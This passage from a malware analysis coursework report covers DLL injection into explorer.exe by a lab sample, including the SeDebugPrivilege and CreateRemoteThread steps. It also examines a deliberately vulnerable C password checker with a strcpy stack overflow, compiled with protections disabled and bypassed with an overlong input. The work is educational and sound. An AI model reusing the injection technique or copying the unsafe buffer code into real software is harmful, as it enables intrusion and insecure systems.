Role of sub_401000: This function is responsible for retrieving the "Lab21-02.dll" file from the binary's "X86" resource section and saving it to disk, specifically to C:\Windows\System32\. It uses standard Windows API functions like FindResourceA to locate the embedded file and VirtualAlloc to allocate memory for the extracted data (Figure 34).

Privilege Escalation with SeDebugPrivilege

Following the extraction of the DLL, the malware calls sub_401130 to elevate its privileges by enabling SeDebugPrivilege. This step is essential because it grants the malware permission to access and manipulate protected processes such as explorer.exe.

This subroutine works by invoking a chain of Windows API functions. First, it obtains a handle to its own process token using OpenProcessToken. Then, it calls LookupPrivilegeValueA to retrieve the locally unique identifier (LUID) for SeDebugPrivilege. Finally, AdjustTokenPrivileges is used to enable this privilege. This sequence of actions allows the malware to bypass standard user-level restrictions and interact directly with system processes (Figure 36).




Figure 35: Entry into the x86-specific execution path. The malware extracts Lab21-02.dll from the "X86" resource and builds the full path for later injection.




Figure 36: Subroutine sub_401130 enabling SeDebugPrivilege using OpenProcessToken, LookupPrivilegeValueA, and AdjustTokenPrivileges

Process Enumeration and Target Identification

With elevated privileges enabled, the malware proceeds to locate its target process: explorer.exe. This is performed by calling a routine (likely sub_4011A0) that begins by enumerating all running processes using EnumProcesses. For each process ID retrieved, the malware opens the process and attempts to identify it by name.

To match the process name, the malware uses a case-insensitive comparison (strnicmp) against the hardcoded string explorer.exe. When a match is found, the corresponding process ID is retained for the injection stage (Figure 37).




Figure 37: Process enumeration and case-insensitive comparison using strnicmp to identify the explorer.exe process as the target for injection.

DLL Injection into explorer.exe

Once the target process (explorer.exe) is identified, the malware initiates the injection phase. First, it calls OpenProcess with appropriate access rights to gain a handle to the process. After successfully opening the target, it uses VirtualAllocEx to allocate memory within the address space of explorer.exe.

The full path to the extracted DLL (C:\Windows\System32\Lab21-02.dll) is then written into the allocated memory using WriteProcessMemory. Finally, the malware creates a remote thread in the target process using CreateRemoteThread, passing LoadLibraryA as the thread start address

CTEC3754D – Malware Analysis

and the DLL path as its parameter. This results in the DLL being loaded and executed within the context of explorer.exe.

This technique allows the malware to run its payload inside a trusted system process, helping it evade detection and maintain persistence (Figure 38).




Figure 38: DLL injection steps using OpenProcess, VirtualAllocEx, and CreateRemoteThread

Behaviour in x64 Environment




Figure 39: Extraction of Lab21-02x.dll and Lab21-02x.exe for execution in a 64-bit environment.

1. The function `sub_401000` is called twice to extract two resources from the malware's binary: Lab21-02x.dll and Lab21-02x.exe. Each call uses specific identifiers ("X64DLL" for the DLL and "X64" for the executable) to locate and extract the files, which are saved in the C:\Windows\SysWOW64\ directory.
2. The malware constructs the DLL's full path (C:\Windows\SysWOW64\Lab21-02x.dll) using `lstrcpyA` and `lstrcatA`. First, `lstrcpyA` copies the base directory (C:\Windows\SysWOW64\ into a buffer at [ebp+Buffer]. Then, `lstrcatA` appends the DLL name (Lab21-02x.dll) to this buffer. This process ensures the malware dynamically builds the correct file path for referencing the extracted DLL during the injection process.

CTEC3754D – Malware Analysis

3. The malware executes Lab21-02x.exe using ShellExecuteA. It constructs the command 'cmd.exe /c Lab21-02x.exe', where 'cmd.exe' runs the Windows command interpreter, '/c' ensures the command is executed and then terminated, and 'Lab21-02x.exe' is the target file. The operation parameter is set to "open", instructing Windows to launch the executable in the system environment.
4. The malware dynamically resolves API functions using LoadLibraryA and GetProcAddress to load libraries (e.g., kernel32.dll) and retrieve function addresses (e.g., IsWow64Process, CreateRemoteThread). This avoids static imports, evading detection and ensuring compatibility. Functions like VirtualAllocEx and WriteProcessMemory are also resolved for DLL injection.
5. The malware injects its DLL into explorer.exe by first enumerating processes with EnumProcesses and identifying explorer.exe by its name. It then allocates memory in the target process using VirtualAllocEx, writes the DLL path with WriteProcessMemory, and creates a thread in explorer.exe using CreateRemoteThread. This thread calls LoadLibraryA to load the malicious DLL (Lab21-02x.dll) into the process's address space, allowing the malware to execute code within a trusted system process.

The malware extracts Lab21-02x.dll and Lab21-02x.exe for x64, stored in C:\Windows\SysWOW64\. It resolves APIs dynamically to evade detection and injects the DLL into explorer.exe using VirtualAllocEx and CreateRemoteThread, ensuring stealthy execution in 64-bit environments.

Final Comparison

Category	x86 Environment	x64 Environment (WOW64 Detected)
Initial Architecture Check	IsWow64Process returns false → follows x86 path	IsWow64Process returns true → follows x64 path
Extracted Files	Extracts Lab21-02.dll from "X86" resource	Extracts Lab21-02x.dll and Lab21-02x.exe from "X64DLL" and "X64" resources
Drop Location	C:\Windows\System32\Lab21-02.dll	C:\Windows\SysWOW64\Lab21-02x.dll and Lab21-02x.exe
Execution Flow	Direct DLL injection performed by main executable	Executes Lab21-02x.exe via ShellExecuteA to perform injection
Injection Method	Uses OpenProcess, VirtualAllocEx, WriteProcessMemory, CreateRemoteThread	Same APIs used

Category	x86 Environment	x64 Environment (WOW64 Detected)
DLL Architecture	Injects 32-bit Lab21-02.dll	Injects 64-bit Lab21-02x.dll
Privilege Escalation	Enables SeDebugPrivilege to access system processes	Same method applied
String Assembly	Not required – DLL path known directly	Builds full DLL path using lstrcpyA + lstrcatA before writing to process memory
Process Name Matching	Uses strnicmp to match explorer.exe	Uses another function and a custom comparison routine


Conclusion

The malware sus-file5.exe is compiled for x86 and adapts its execution based on the system architecture. It performs resource extraction, enables SeDebugPrivilege, and injects DLLs into explorer.exe. On x86 systems, it injects a 32-bit DLL directly, while on x64 systems, it launches a 64-bit executable to inject a 64-bit DLL, ensuring stealth and persistence across environments.

Question 3

The smash.c program is a basic password checker that validates user input against two predefined passwords: Cyb3rTech! and AA@Ahmed. If the input matches either one, access is granted; otherwise, access is denied. Its primary function is simple authentication based on hardcoded credentials.

Key Components of the Code



```

GNU nano 6.2                               smash.c *
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int check_authentication(char *pwd)
{
    int Auth_flag=0;
    char password[16];
    strcpy(password, pwd);
    if (strcmp(password,"Cyb3rTech!")==0) Auth_flag=1;
    if (strcmp(password,"AA@Ahmed")==0) Auth_flag=1;
    return Auth_flag;
}
int main(int argc, char *argv[]){
    if (check_authentication(argv[1])) {
        printf("\n ======\n");
        printf("Access Granted\n");
        printf("=====\\n");
    }
    else
        printf("\n ===== Access Denied ! ===== \\n");
}

```

The screenshot shows a terminal window titled "osboxes@osboxes: ~" displaying the source code of a C program named "smash.c". The code defines a function "check_authentication" that takes a character pointer "pwd" and initializes a local variable "Auth_flag" to 0. It then declares a fixed-size array "password[16]" and uses the "strcpy" function to copy the contents of "pwd" into this buffer. The function then compares the copied password with two valid passwords using "strcmp", setting "Auth_flag" to 1 if a match is found. Finally, it returns the value of "Auth_flag". In the "main" function, the program accepts command-line arguments and passes the first argument ("argv[1]") to "check_authentication". Based on the return value, it prints either "Access Granted" or "Access Denied". This design makes the program susceptible to exploitation through oversized input.

Figure 40

The **check_authentication** function takes a character pointer (**pwd**) as input and initializes a local variable **Auth_flag** to 0. Then `char password[16]` code declares a fixed-size array **password[16]** (It can only hold 16 characters) and uses **strcpy** to copy the contents of **pwd** into this buffer without ensuring the input size is safe, introducing a buffer overflow vulnerability. The function then compares the copied password with two valid passwords using **strcmp**, setting **Auth_flag** to 1 if a match is found. Finally, it returns the value of **Auth_flag**. In the **main** function, the program accepts command-line arguments and passes the first argument (**argv[1]**) to **check_authentication**. Based on the return value, it prints either "Access Granted" or "Access Denied". This design makes the program susceptible to exploitation through oversized input.

Conclusion

- The vulnerable part of the code is line 7, where **strcpy** is used to copy user input into the fixed-size **password[16]** buffer without ensuring the input length is within safe limits, enabling potential stack buffer overflow attacks.

Observations from Execution



```
osboxes@osboxes: $ gcc -fno-stack-protector -z execstack -o smash smash.c
osboxes@osboxes: $ sudo sysctl -w kernel.randomize_va_space=1
[sudo] password for osboxes:
kernel.randomize_va_space = 1
```

Figure 41

Pre-requisite before executing


```
gcc -fno-stack-protector -z execstack -o smash smash.c
```

1. **-fno-stack-protector:** Disables the stack protector feature, which is a security mechanism that adds a special value (known as a guard value) to the stack to detect and prevent buffer overflow attacks. By disabling this, the program becomes more vulnerable to stack-based overflows.
2. **-z execstack:** Marks the stack as executable, allowing any code written to the stack (e.g., via a buffer overflow) to be executed. This is typically disabled by default for security reasons, but enabling it makes exploitation of buffer overflows easier in this context.

To simplify the analysis while keeping some address randomization, the system's ASLR feature was temporarily set to partial mode using the following command:

```
sudo sysctl -w kernel.randomize_va_space=1
```

ASLR randomizes the memory addresses used by programs, making it harder to predict where specific data (e.g., the return address) resides. Setting it to partial mode allows for limited randomization during testing and debugging without fully disabling memory protection.




```
osboxes@osboxes: $ gcc -fno-stack-protector -z execstack -o smash smash.c
osboxes@osboxes: $ sudo sysctl -w kernel.randomize_va_space=1
[sudo] password for osboxes:
kernel.randomize_va_space = 1
osboxes@osboxes: $ ./smash Cyb3rTech!
=====
Access Granted
=====
osboxes@osboxes: $ ./smash AA@Ahmed
=====
Access Granted
=====
osboxes@osboxes: $ ./smash Alactros
===== Access Denied ! =====
osboxes@osboxes: $ ./smash Tryingtohackwhatsinyourpchello
=====
Access Granted
=====
osboxes@osboxes: $ _
```

Figure 42

- When valid passwords like "Cyb3rTech!" or "AA@Ahmed" are entered, access is granted; otherwise, like with "Alactros," access is denied.
 - Interestingly, providing an excessively long input (e.g., "**Tryingtohackwhatsinyourpchello**") also results in "Access Granted." This behavior suggests that the program is vulnerable to buffer overflows, allowing unauthorized access under certain conditions.
-

Appendix



A screenshot of a Windows Command Prompt window titled 'C:\Windows\System32\cmd.exe'. The window shows the command 'rundll32.exe sus-file3.dll,install' being typed at the prompt. The command has been partially entered, with the first few letters visible.

Figure 43: Rundll32.exe command being executed

Bibliography

Zalesskiy, J., 2024. *Understand Encryption in Malware: From Basics to XOR*. ANY.RUN. Available at: <https://any.run/cybersecurity-blog/encryption-in-malware/> [Accessed: 30 March 2025].

Sikorski, M. and Honig, A., 2012. *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. [ebook] Available at: https://ia600504.us.archive.org/25/items/humble_bundle_books/practicalmalwareanalysis.pdf [Accessed: 20 March 2025].

Balderson, K., 2024. *How To Run A DLL File: DLL File Open*. [online] Fortect. Available at: <https://www.fortect.com/fix-dll-errors/run-dll-file/> [Accessed: 24 March 2025].